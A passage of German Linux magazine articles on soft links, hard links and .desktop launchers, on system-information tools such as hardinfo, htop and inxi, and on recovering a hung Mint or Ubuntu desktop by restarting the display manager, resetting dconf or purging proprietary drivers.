  Transfer
```

Dies lohnt sich aber nur für einen gezielten Unterordner, andernfalls fahren Sie einfacher und besser, sich „Eingehängte Datenträger" über die allgemeinen Einstellungen am Schreibtisch anzeigen zu lassen.

Egal ob verlinkter Ordner oder Datei: Grafische Oberflächen kennzeichnen Softlinks durch einen Verknüpfungspfeil. Der Befehl *ls -al* zeigt außerdem das Linkziel an. Wenn Sie Softlinks löschen, betrifft das nicht das Ziel und dessen Dateien, sondern nur die Linkdatei.

Hardlinks erstellen und benutzen

Hardlinks können nur im Terminal erstellt werden und repräsentieren eine identische Datei an zweiter oder mehrfacher Stelle im Dateisystem. Dabei kann der Hardlink denselben Namen oder einen neuen erhalten:

```
ln steuer.xls /home/sepp/
  Dokumente/
ln steuer.xls /home/sepp/
  Dokumente/steuer2.xls
```

Welche der Dateien Sie öffnen oder bearbeiten, spielt keine Rolle. Und wenn Sie die Originaldatei oder den Hardlink löschen, bleibt sie durch die zweite Repräsentation vollständig erhalten.

Unter der Haube spielen Hardlinks eine wichtige Rolle bei Backups, im Benutzeralltag gibt es zwei Motive:

1. Eine Datei ist so wichtig, dass bei versehentlichem Löschen eine zweite, dritte Instanz vorliegen soll. Außerdem sollen Änderungen für alle Instanzen gelten.

2. Eine Konfigurationsdatei, Systembibliothek oder ein Script wird in mehreren Verzeichnissen benötigt und überall mit identischem Inhalt. Flexibel sind Hardlinks nicht: Sie funktionieren nur im selben Dateisystem – schon die Partitionsgrenze einer Festplatte ist unüberwindlich, erst recht getrennte Festplatten oder Netzlaufwerke. Außerdem können Hardlinks nur Dateien, keine Verzeichnisse abbilden. Wenn von einer Datei mehrere Hardlinks existieren, zeigt der Befehl *ls -al* eine Zahl größer „1" in der Spalte nach den Dateirechten.

Linkalternative mit „mount --bind"

Eine weitere Verlinkungsoption für beliebige lokale Ordner (aber keine Samba-Freigaben) bietet der Mount-Befehl mit „--bind":

```
sudo mount --bind /media/sepp/Daten
  ~/Schreibtisch/Daten
```

Das Mount-Verzeichnis muss existieren. Der Ordner erhält in diesem Fall keinen Verknüpfungspfeil und alle rekursiven Befehle wirken sich auf den Zielordner aus. Der auf diese Weise auf den Desktop gemountete Ordner wird also bei allen rekursiven Kommandos im Home-Verzeichnis einbezogen (find, ls, rm, rsync ...) einschließlich aller Löschaufträge. Fatales Löschen des Mountordners selbst (wie bei einem Softlink) ist jedoch nicht möglich.

Wer nur eine schnelle Klickabkürzung sucht, ist mit einem einfachen Softlink besser beraten. Wenn ein externer Ordner aber eng ins Home-Verzeichnis eingebunden werden soll, ist diese Mount-Option allerdings ideal.

Starterdateien anlegen und nutzen

Starterlinks für Programme sind unter Linux Textdateien mit der Endung „.desktop“ und einem Standardsatz von Direktiven wie „Name=...“, „Exec=[Programmaufruf]“ oder „Icon=[Icondatei]“. Solche Starter, die unter „/usr/share/applications“ versammelt sind, sind ein ergiebiges Feld für Desktopbastler.

Wenn Sie eine Datei aus dem genannten Ordner mit gedrückter Strg-Taste zum Desktop kopieren, ist sie auch dort startfähig. Bei anderen Zielordnern funktioniert nur Kopieren und nachfolgendes Einfügen. Eventuell müssen Sie den Starter nach Doppelklick erst „Als vertrauenswürdig markieren“ (Mint) oder „Vertrauen und starten“ (Ubuntu). In manchen Fällen ist es sogar nötig, unter „Eigenschaften → Zugriffsrechte“ das Execute-Bit zu setzen.

Linux Mint kann nach Rechtsklick am Desktop mit „Neuen Starter hier erstellen“ einen Programmstarter anlegen. Die Funktion bleibt aber etwas unfertig, da dieser Dialog nur Name und Befehl vorsieht. Das Icon müssen Sie manuell einrichten, indem Sie den Starter nach Rechtsklick und „Öffnen mit“ in die Textbearbeitung laden und die Zeile „Icon=“ selbst eintragen. Bei vielen Programmen können Sie den Namen des Exec-Befehls – etwa „firefox“ – auch für das Icon übernehmen.

Mit etwas Bastelarbeit holen Sie noch mehr aus den Startern, wie die Abbildung auf dieser Seite zeigt: Das Format der Desktopdateien erlaubt eine beliebige Anzahl von Programmstarts, die das Startericon nach Rechtsklick im Kontextmenü anbietet – allerdings nur, wenn es in eine Starterleiste eingebaut ist. Ideal ist das Plank-Dock (Paketname „plank“), aber auch das Standard-Dock von Ubuntu 18.04 ist möglich. Der Einbau des Icons in das Plank-Dock ist einfach: Es genügt, die Desktopdatei ins Home-Verzeichnis, etwa nach „/home/[user]/.local/share/applications“ zu kopieren, dort über den Dateimanager und „Eigenschaften“ ausführbar zu schalten und anschließend mit der Maus in das Dock zu ziehen.


Zum Einbau in den Starter von Ubuntu 18.04 muss das Script unbedingt nach „/home/[user]/.local/share/applications“ und dort ausführbar geschaltet werden.

Nur an dieser Stelle berücksichtigt es die Gnome-Programmübersicht (das Symbol mit neun Punkten) und kann von dort per Rechtsklick und „Zu Favoriten hinzufügen“ in das Dock übernommen werden. Beachten Sie, dass im Ubuntu-Dock Änderungen am Script immer erst nach einer Neuanmeldung aktiv werden (!), während das Plank-Dock Änderungen im laufenden Betrieb einliest.

Drei Beispiele haben wir vorbereitet. Sie liefern Ihnen Vorlagen, um die einfache, aber doch lästige Tipparbeit auf ein Minimum zu reduzieren. Die Dateien „System.desktop“, „Orte.desktop“ und „Favoriten.desktop“ bieten drei Sammlungen, die Sie übernehmen oder ausbauen können. Die Vorlagen finden Sie im Internet auf *https://paste.ubuntu.com/p/2Tkrp8tH8b/*.


Die Script-Datei in der Abbildung zeigt das Prinzip: Unter „[Desktop Entry]“ ist die Hauptaktion für den Linksklick definiert.

Der Eintrag „Actions=“ in der Hauptsektion meldet die nachfolgenden Zusatzaktionen an, die dann in den Untersektionen als „[Desktop Action <Name>]“ nur noch eine Bezeichnung und den Exec-Programmaufruf benötigen. Der Einfachheit halber nummerieren Sie dabei die „Actions“ einfach durch, im Prinzip funktioniert statt „1“, „2“, „3“ aber auch jede eindeutige Textbezeichnung. ■



Gut so: Der mit „mount --bind“ verlinkte Ordner „Daten“ darf nicht gelöscht werden. Dies würde nämlich alle Dateien der Quelle betreffen.


Schneller als jedes Menü: Das Terminalicon im Ubuntu-Dock zeigt und startet nach Rechtsklick alle wichtigen Systemtools. Dafür sorgt die zum Teil abgebildete Starterdatei.



Alle Systeminfos

Das Abrufen einer eben benötigten Info zu System, Hardware, Software sollte auf einem gut gepflegten System sowohl mit grafischen Werkzeugen wie im Terminal ohne Grübelei zu erledigen sein. Dafür gibt es einschlägige Tools und hilfreiche Tipps.

VON HERMANN APFELBÖCK



Wie viel Speicher ist im Rechner und wie viel frei? Welches System läuft hier? Welche Festplatten sind gemountet und wie steht es um den Festplattenplatz? Solche Infos erhalten Sie am Desktop wie im Terminal schnell und zielsicher, wenn Sie die richtigen Tools an Bord haben. Dabei gilt: Weniger ist mehr, sofern das Wenige alle Fragen beantwortet.

Die grafischen Werkzeuge

Taskverwaltung und Systemauslastung: Unter Ubuntu & Co. gibt es keinen Grund, für Belange des Taskmanagements und der Systemauslastung das Terminal zu verwenden. Die grafische „Systemüberwachung“ (gnome-system-monitor) ist dafür das perfekte Tool und kann mehr, als die meisten Nutzer wissen:

1. Klicken Sie in der Ansicht „Prozesse“ rechts auf den Spaltenkopf: Hier werden weitere Informationen angeboten – wichtig etwa „CPU-Zeit“, „Befehlszeile“ (Pfad und Name) sowie Schreib- und Lesevorgänge.

2. Unter „Prozesse“ können Sie hängende Programme gewaltsam beenden. Beachten Sie, dass hier auch Mehrfachauswahl möglich ist: Genau wie in einem Dateimanager markieren Sie eine zusammenhängende Liste mit der Umschalt-Taste, eine beliebige Auswahl mit Strg. Nach Rechtsklick gilt dann eine Option wie „Beenden“ für alle markierten Tasks.

3. Unter dem Punkt „Dateisysteme“ erhalten Sie eine Anzeige über Gesamtkapazität, Belegung und freien Platz der eingehängten Datenträger.

Datenträgerinfos: Auch hier gibt ein grafisches Tool vollständig Auskunft. „Laufwerke“ (gnome-disks) zeigt Modelle, Größen, Einhängepunkte, Dateisysteme, UUIDs sowie Belegung, sofern der Datenträger eingehängt ist. Die vielseitigen Bearbeitungsoptionen von gnome-disks stehen hier nicht zur Diskussion.

Hardwareinfos: Ubuntu und Mint offenbaren an der grafischen Oberfläche nur wenig über Hardware und System: Was unter „Systemeinstellungen → Informationen“ angezeigt wird, kommt über Gesamtspeicher, CPU-Typ und Cores, Grafikchip sowie die Angabe der Ubuntu/Mint-Version nicht hinaus. Wer ein grafisches Übersichtsprogramm vermisst, sollte sich mit

```
sudo apt install hardinfo
```

ein bewährtes Tool nachinstallieren, das sich auf deutschem System „System Profiler und Benchmark“ nennt. Unter Linux Mint 19 ist es standardmäßig an Bord (im Menü unter „Systemtools“). Das Tool hat links eine Kategorienspalte und zeigt im rechten Fenster die zugehörigen Werte. Hardinfo ist übersichtlich, klickfreundlich und zeigt wesentliche Infos – auch zum System, zu eingehängten Dateisystemen und zum Netzwerk. Tiefschürfend ist das Tool jedoch nicht: Wer etwa eine eindeutige Aussage über 32 und 64 Bit oder über die Erweiterungsflags seiner CPU sucht, muss auf die einschlägigen ls-Kommandos im Terminal ausweichen – also in diesem Fall lscpu für die CPU, ferner lsusb für USB-Komponenten, lspci für PCI, SATA, Audio, Ethernet. Außerdem gibt es noch das allgemeine lshw für die komplette Hardware. Alle vier genannten ls-Tools sind weitgehend Standard.

Systemereignisse: „Protokolle“ (gnome-logs) versammelt unter Ubuntu und Mint Cinnamon alle Ereignisse, auch die für Fehlersuche wichtigen Kernelmeldungen (dmesg), und sortiert alles chronologisch. Terminalakrobatik (dmesg und manuelles Lesen unter „/var/log“) ist bei Funktionieren der Oberfläche überflüssig.

Softwareinfos: Was ist insgesamt installiert und was davon wurde manuell nachträglich installiert? Hier liefern Ubuntu und Mint nur dem typischen Desktopnutzer ausreichende Antworten. Gnome-Software kann immerhin alle installierten Program-

me bündeln (Register „Installiert“), was relativ bequemes Ausmisten ermöglicht. Unter Mints „Anwendungsverwaltung“ muss man die Kategorien durchklicken und erkennt installierte Programme am grünen Symbol. Die Option „Installierte Anwendungen anzeigen“ listet nur manuell nachgerüstete Programme auf, und auch nur solche, die im grafischen Werkzeug installiert wurden. Wer es genauer wissen will, sollte im Terminal mit

```
dpkg-query -l
```

nachfragen. Wer die Installationsaktivität der letzten Tage oder Wochen prüfen möchte, kann sich auf find verlassen, das die Zeitstempel unter „/var/lib/dpkg/info“ auswertet:


```
find /var/lib/dpkg/info/ -mtime -3
  | sed 's#.list$##;s#.*/##' | sort
```

Alles nach „-mtime -3“ ist nicht nötig, macht aber die Ausgabe übersichtlicher. „-3“ bedeutet, dass die Installationen der letzten drei Tage gemeldet werden sollen.

Die Terminalwerkzeuge

Für das Terminal gibt es zahlreiche spezialisierte Kommandos, die eine Einzelinfo ausgeben oder aus dem Ordner „/proc“ auslesen. Wie bei den grafischen Werkzeugen angemerkt, gibt es manchmal inhaltliche Gründe, auf das Terminal auszuweichen. Es gibt aber auch technische Gründe, wenn die Oberfläche nicht funktioniert oder gar keine Oberfläche existiert (Server oder Deinstallationsfehler). Neben den bereits genannten ls-Standards lscpu, lsusb, lspci und lshw sind folgende Tools erste Wahl:

htop: Für das Taskmanagement empfiehlt es sich, das Tool htop nachzuinstallieren (*sudo apt install htop*), das ungefähr den gleichen Umfang bietet wie die grafische „Systemüberwachung“. Es lohnt sich, htop über „F2 Setup“ sorgfältig einzurichten.



Überzeugende Taskverwaltung: Der gnome-system-monitor („Systemüberwachung“) ist nicht nur informativ, sondern kann auch wirksam eingreifen.

„Meters“ betrifft den Kopfbereich mit den Basisinformationen zu CPU, Speicher, Uptime. „Columns“ betrifft die eigentliche Taskanzeige. Hier sind annähernd 70 Detailinfos pro Prozess möglich, fünf bis acht („Percent_CPU“, „Percent_MEM“, „Command“) sind ausreichend und noch übersichtlich. Mit F3 suchen Sie in der Prozessliste, mit F9 können Sie Stoppbefehle an hängende Prozesse senden. F10 beendet htop. Das Refreshintervall der htop-Analyse können Sie beim Aufruf mit

```
htop -d 20
```

steuern. „20“ bedeutet nicht Sekunden, sondern Zehntelsekunden – also zwei Sekunden.

inxi: Statt einer anspruchsvollen Kombination vieler Tools wie blkid, dmidecode, hwinfo, lsblk lsb_release, uname empfehlen wir insbesondere Einsteigern auf der Kommandozeile das Tool inxi (*sudo apt install inxi*). Das Bashmonster hat den Blick fürs Wesentliche und dabei eine unglaubliche Informationsdichte, wenngleich es im Detail nicht an Spezialisten wie hwinfo oder dmidecode heranreicht. inxi wird auf jedem System das Wichtigste anzeigen, ist aber umso vollständiger, wenn alle von ihm genutzten Tools vorliegen. Der Befehl

```
inxi --recommends
```

kann über Fehlendes informieren.Die annähernd 100 inxi-Schalter zur Auswahl bestimmter Infos und ihrer Darstellung (siehe *inxi -help*) wird sich niemand merken wollen. Am einfachsten ist der Einsatz der Verbose-Level v0 bis v7. So wirft etwa das Kommando

```
inxi -v7 -c7
```


alle wesentlichen Infos aus. „-v7“ steht für maximale Gesprächigkeit, die optionalen „-c“-Schalter dienen der Farbauswahl. Diese Verbose-Levels decken aber nicht das ganze Spektrum ab. So ist folgende Taskanalyse in diesen Levels nicht vorgesehen:

```
inxi -tc3 -tm3
```

Dies liefert die drei jeweils ressourcenintensivsten Tasks für CPU (c) und Speicher (m). Wer mit einem Befehl maximale Infos abrufen will, kann dies mit der Gesamtübersicht kombinieren:

```
inxi -v7 -c7 -tm3 -tc3
```

Mehr Schalter müssen Sie nicht kennen, um gut informiert zu sein. Noch ein Hinweis: Wenn Sie Ihre öffentliche IP nicht an einen Google-Server melden wollen, löschen Sie mit root-Recht aus dem Script „/bin/bash/inxi“ die Zeile „WAN_IP=http://smxi...“ oder verwenden Sie Level „-v6“. Die erste, harte Maßnahme ist besser, weil „-v7“ auch lokale IP-Infos liefert. ■




Komprimierte Infos nach typischer Parameterkombination: Was inxi in wenigen Sekunden aus Ihrem System holt, ist beeindruckend.

Antworten auf Desktophänger

Der Desktop hängt – was nun? Ausschalten oder der radikale Hotkey Alt-Druck-B? Das sind ultimative Aktionen, die man möglichst vermeidet. Dieser Beitrag zeigt sanftere Alternativen, die zum Teil sofortiges Weiterarbeiten erlauben.

VON HERMANN APFELBÖCK



Eingebaute Problemlöser bei Linux Mint: Bei Desktophängern helfen spezielle Hotkeys sowie diese Optionen, die Sie über die Systemleiste erreichen.

Linux Mint: Desktopneustart und Reparaturen

Der Mint-Desktop kann mit einfachen Handgriffen neu initialisiert werden, ohne die laufenden Anwendungen zu beenden. Die folgenden Aktionen schicken nur Killkommandos an den Dateimanager Nemo und den Cinnamon-Desktop und starten beide neu. Aus technischer Sicht sind die drei folgenden Aktionen identisch.

1. Hotkey Strg-Alt-Esc
2. Rechtsklick auf der Systemleiste und die Option „Fehler suchen → Cinnamon neustarten“
3. Tastenkombination Alt-F2 für den Ausführen-Dialog und die Eingabe von „r“ für den (R)estart von Cinnamon aus

Strg-Alt-Rücktaste: Die nächsthärtere Stufe, falls die genannten Methoden nichts mehr bewirken, ist der Hotkey Strg-Alt-Rücktaste. Dieser beendet die komplette Sitzung und führt zurück zum Anmeldebildschirm. Sofern der Desktop auf Strg-Alt-Rücktaste nicht reagiert oder der Hotkey generell deaktiviert ist, hilft

```
sudo service lightdm restart
```

in einer virtuellen Konsole (Strg-Alt-F1). Da alle Mint-Varianten den Displaymanager lightdm verwenden, gilt dies für Cinnamon, Mate wie XFCE.

Zusätzliche Troubleshooting-Optionen bietet das Tool cinnamon-looking-glass, allerdings nur bei der Cinnamon-Variante. Es lässt sich durch Rechtsklick auf die Systemleiste und „Fehler suchen → Looking Glass“ starten oder manuell über *cinnamon-looking-glass*. Hier gibt es unter der Schaltfläche „Actions“ (ganz rechts) die zusätzliche Möglichkeit, die Cinnamon-Konfiguration auf den Standard zurückzusetzen („Reset Cinnamon Settings“). Das funktioniert alternativ auch auf der Kommandozeile, also auch in der virtuellen Konsole (Strg-Alt-F1), falls die Oberfläche nicht mehr arbeitet:

```
dconf reset -f /org/cinnamon/
```

Der Befehl setzt alle Cinnamon-Einstellungen auf Standardwerte zurück. Der ganz harte Eingriff

```
dconf reset -f /
```

setzt sogar alle Dconf-Werte auf Standards. Wer vorgesorgt hat, kann aber etwa die Cinnamon-Einträge auch weniger radikal auf einen angepassten, funktionierenden Zustand zurücksetzen. Die Sicherung aller Einstellungen ist jederzeit mit folgendem Terminalbefehl möglich:

```
dconf dump /org/cinnamon/ >
  cinnamon_dconf.bak
```

Aus dieser Sicherungsdatei können Sie später wieder alle Optionen einlesen:

```
dconf load /org/cinnamon/ <
  cinnamon_dconf.bak
```

Das ist sowohl nach Konfigurationsfehlern als auch bei Neuinstallationen hilfreich. Die Dconf-Zentrale versammelt unter „~/.config/dconf/user“ viele, aber nicht alle Einstellungen des Desktops und der grafischen Programme. Ihr Reset ist daher kein Allheilmittel. Notfalls müssen Sie unter „/home“ und insbesondere unter „~/.config“ manuell Daten löschen, und zwar gezielt bei Ordner- und Dateinamen von Programmen, die Probleme verursachen.

Ubuntu (Gnome): Desktopneustart und Reparaturen

Ubuntu Gnome und auch andere Ubuntu-Varianten besitzen genau wie Linux Mint eine relativ sanfte Abhilfe bei Desktopproblemen: Sie starten mit der Tastenkombi-

nation Alt-F2 den Ausführen-Dialog und geben „r“ für Restart ein. Auch unter Ubuntu erfolgt dabei nicht einmal eine Abmeldung und Sie können eventuell mit den laufenden Programmen sofort weiterarbeiten.

Strg-Alt-Rücktaste: Die nächsthärtere Maßnahme wäre wie bei Linux Mint der Hotkey Strg-Alt-Rücktaste, der die Sitzung beendet und zum Anmeldebildschirm zurückführt. Jedoch haben aktuelle Ubuntu-Varianten die Tastenkombination Strg-Alt-Rücktaste oft nicht aktiviert. Dies kann und sollte man nachholen. Eventuell gibt es sogar eine bequeme grafische Klickoption. In der Hauptedition mit Gnome starten Sie das Tool „Optimierungen“ (gnome-tweaks) und werden dort unter „Tastatur und Maus → Zusätzliche Belegungsoptionen“ fündig. Die Option heißt „Tastenkombination zum erzwungenen Beenden des X.Servers“.

Technisch identisch aktivieren Sie Strg-Alt-Rücktaste auf jedem Ubuntu über die Datei „/etc/default/keyboard“. Zum Editieren benötigen Sie root-Recht (sudo). Die betreffende Zeile lautet „XKBOPTION=“ und sollte so erweitert werden:

```
XKBOPTIONS="terminate:ctrl_alt_
 bksp"
```

Der Hotkey ist dann ab dem nächsten Neustart scharf gestellt.

Der Hotkey Strg-Alt-Rücktaste kann natürlich nur funktionieren, wenn die Oberfläche im Prinzip noch arbeitet. Falls nicht, hilft ein Terminalbefehl in der virtuellen Konsole. Je nach Desktopumgebung ist dafür aber ein anderes Kommando erforderlich. Eine relativ systematische Methode ist vorheriges Ermitteln des Displaymanagers aus der Datei „/etc/X11/default-display-manager“ und der Neustart desselben:

```
sudo service [lightdm | sddm | gdm3]
 restart
```

Wo dies ohne nachfolgende Grafikprobleme funktioniert, ist das die empfohlene Variante. Insbesondere bei Ubuntu Mate (lightdm), Xubuntu mit XFCE (lightdm) und Lubuntu mit LXDE (lightdm) sollte der Terminalbefehl

```
sudo service lightdm restart
```

genau wie bei den Mint-Varianten problemlos funktionieren.

Nach unserer Erfahrung reagieren aber Ubuntu mit Gnome (und gdm3) sowie Kubuntu mit KDE (und sddm) darauf eventuell empfindlich und mit Bildschirmflackern. Daher nennen wir für Ubuntu Gnome und Kubuntu auch noch Alternativen – zunächst für Gnome:

```
gnome-shell --replace & disown
```

Für KDE (Kubuntu):


```
kquitapp plasmashell
plasmashell & disown
```

„disown“ ist jeweils wichtig, denn sonst können Sie das Terminal nicht mehr schließen, ohne damit zugleich die neu gestartete Oberfläche zu beenden.


Dconf zurücksetzen: Die für Mint Cinnamon genannte Methode, die Dconf-Werte auf die Standard zu setzen, funktioniert auch unter Ubuntu. Der maßgebliche Pfad lautet hier „/org/gnome/“, sodass

```
dconf reset -f /org/gnome/
```

zu den Standards zurückkehrt. Die oben genannten dump- und load-Sicherungs- und Importbefehle gelten auch hier.



Desktopkiller: Den nützlichen Troubleshooting-Hotkey Strg-Alt-Rücktaste können Sie in Ubuntu mit den „Optimierungen“ (gnome-tweaks) oder über eine Konfigurationsdatei aktivieren.



Bewährter Desktopkiller: Wenn Sie den ermittelten Displaymanager neu starten, lädt die Oberfläche neu mit dem Anmeldebildschirm.

Grundlegende Treiberprobleme

Fehlerhafte Treiber sind eine gänzlich andere Baustelle: Der Bildschirm bleibt schwarz oder die Bildschirmauflösung ist so niedrig, dass die Oberfläche fast unbenutzbar wird. Wenn solche Fehler unmittelbar nach einer Treiberinstallation auftreten, müssen die Herstellertreiber wieder deinstalliert werden. Das funktioniert in der virtuellen Konsole (Strg-Alt-F1, unter Ubuntu Strg-Alt-F4) mit folgender Löschaktion

```
sudo apt-get purge nvidia*
sudo apt-get purge fglrx*
```

für Nvidia- und AMD-Treiber. Ohne proprietäre Treiber kehrt Linux automatisch wieder zum Standardtreiber zurück, der in jedem Fall funktionieren sollte.

Anders steht es, wenn der Bildschirm nach einer Neuinstallation generell schwarz bleibt. Eine erste Abhilfe ist es, den Systemstart mit Notfallparametern zu wiederholen: Sobald Sie den Bildschirm des Grub-Bootloaders sehen, markieren Sie den Eintrag des Systems, das Sie starten wollen, und drücken die Taste E. Mit den Pfeiltasten navigieren Sie anschließend zur Zeile, die mit „linux“ oder „kernel“ beginnt. Tragen Sie an deren Ende folgende Parameter ein:

```
xforcevesa nomodeset noplymouth
```

